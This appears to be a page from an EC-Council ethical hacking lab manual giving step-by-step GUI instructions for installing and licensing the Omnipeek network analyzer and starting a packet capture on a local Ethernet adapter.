
Note: If **Opening Omnipeek_21.4.1msi** pop-up appears; click **Save File** to download the application.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


6. On completion of the download, navigate to the download location of the tool (here, **Downloads**) and double-click **Omnipeek_21.4.1msi**.

   Note: The version of **Omnipeek** might differ when you perform the task.

7. If an **Open File - Security Warning** pop-up appears, click **Run**.
8. The **OmniPeek Installer** wizard appears; click **Next**.




9. In the **Product Activation** wizard, ensure that the **Automatic**: **requires an Internet connection** radio-button is selected and click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Customer Information** wizard appears; type a **Company Name** (here, **abc**) and **Email** (provided at the time of registration). For the serial number field, switch to the **Mozilla Firefox** browser and copy the **License Key**. Close the browser.
11. Switch back to the **Ompnipeek Installer** window, paste the **License Key** in the **Serial Number or Product Key** field, and then click **Next**.



12. Follow the wizard-driven installation steps to install Omnipeek using the default settings.
13. While **Installing LiveAction Omnipeek**, if a **User Account Control** pop-up appears, click **Yes**.
14. On completion of the installation, the **Omnipeek Installer Completed** wizard appears; uncheck **View Readme**, ensure that the **Launch Omnipeek** option is checked, and click **Finish**.


    Note: If a **User Account Control** pop-up appears, click **Yes**.




15. The **Omnipeek** evaluation dialog-box appears; click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Omnipeek** main window appears, as shown in the screenshot.
17. Click on the **New Capture** option from the Omnipeek's main screen to create an Omnipeek capture window.




18. The **Capture Options** window appears; by default, the **Adapter** option opens-up.
19. Under the **Adapter** section in the right-hand pane, expand the **Local machine: WINDOWS11** node, select **Ethernet**, and click **OK**.

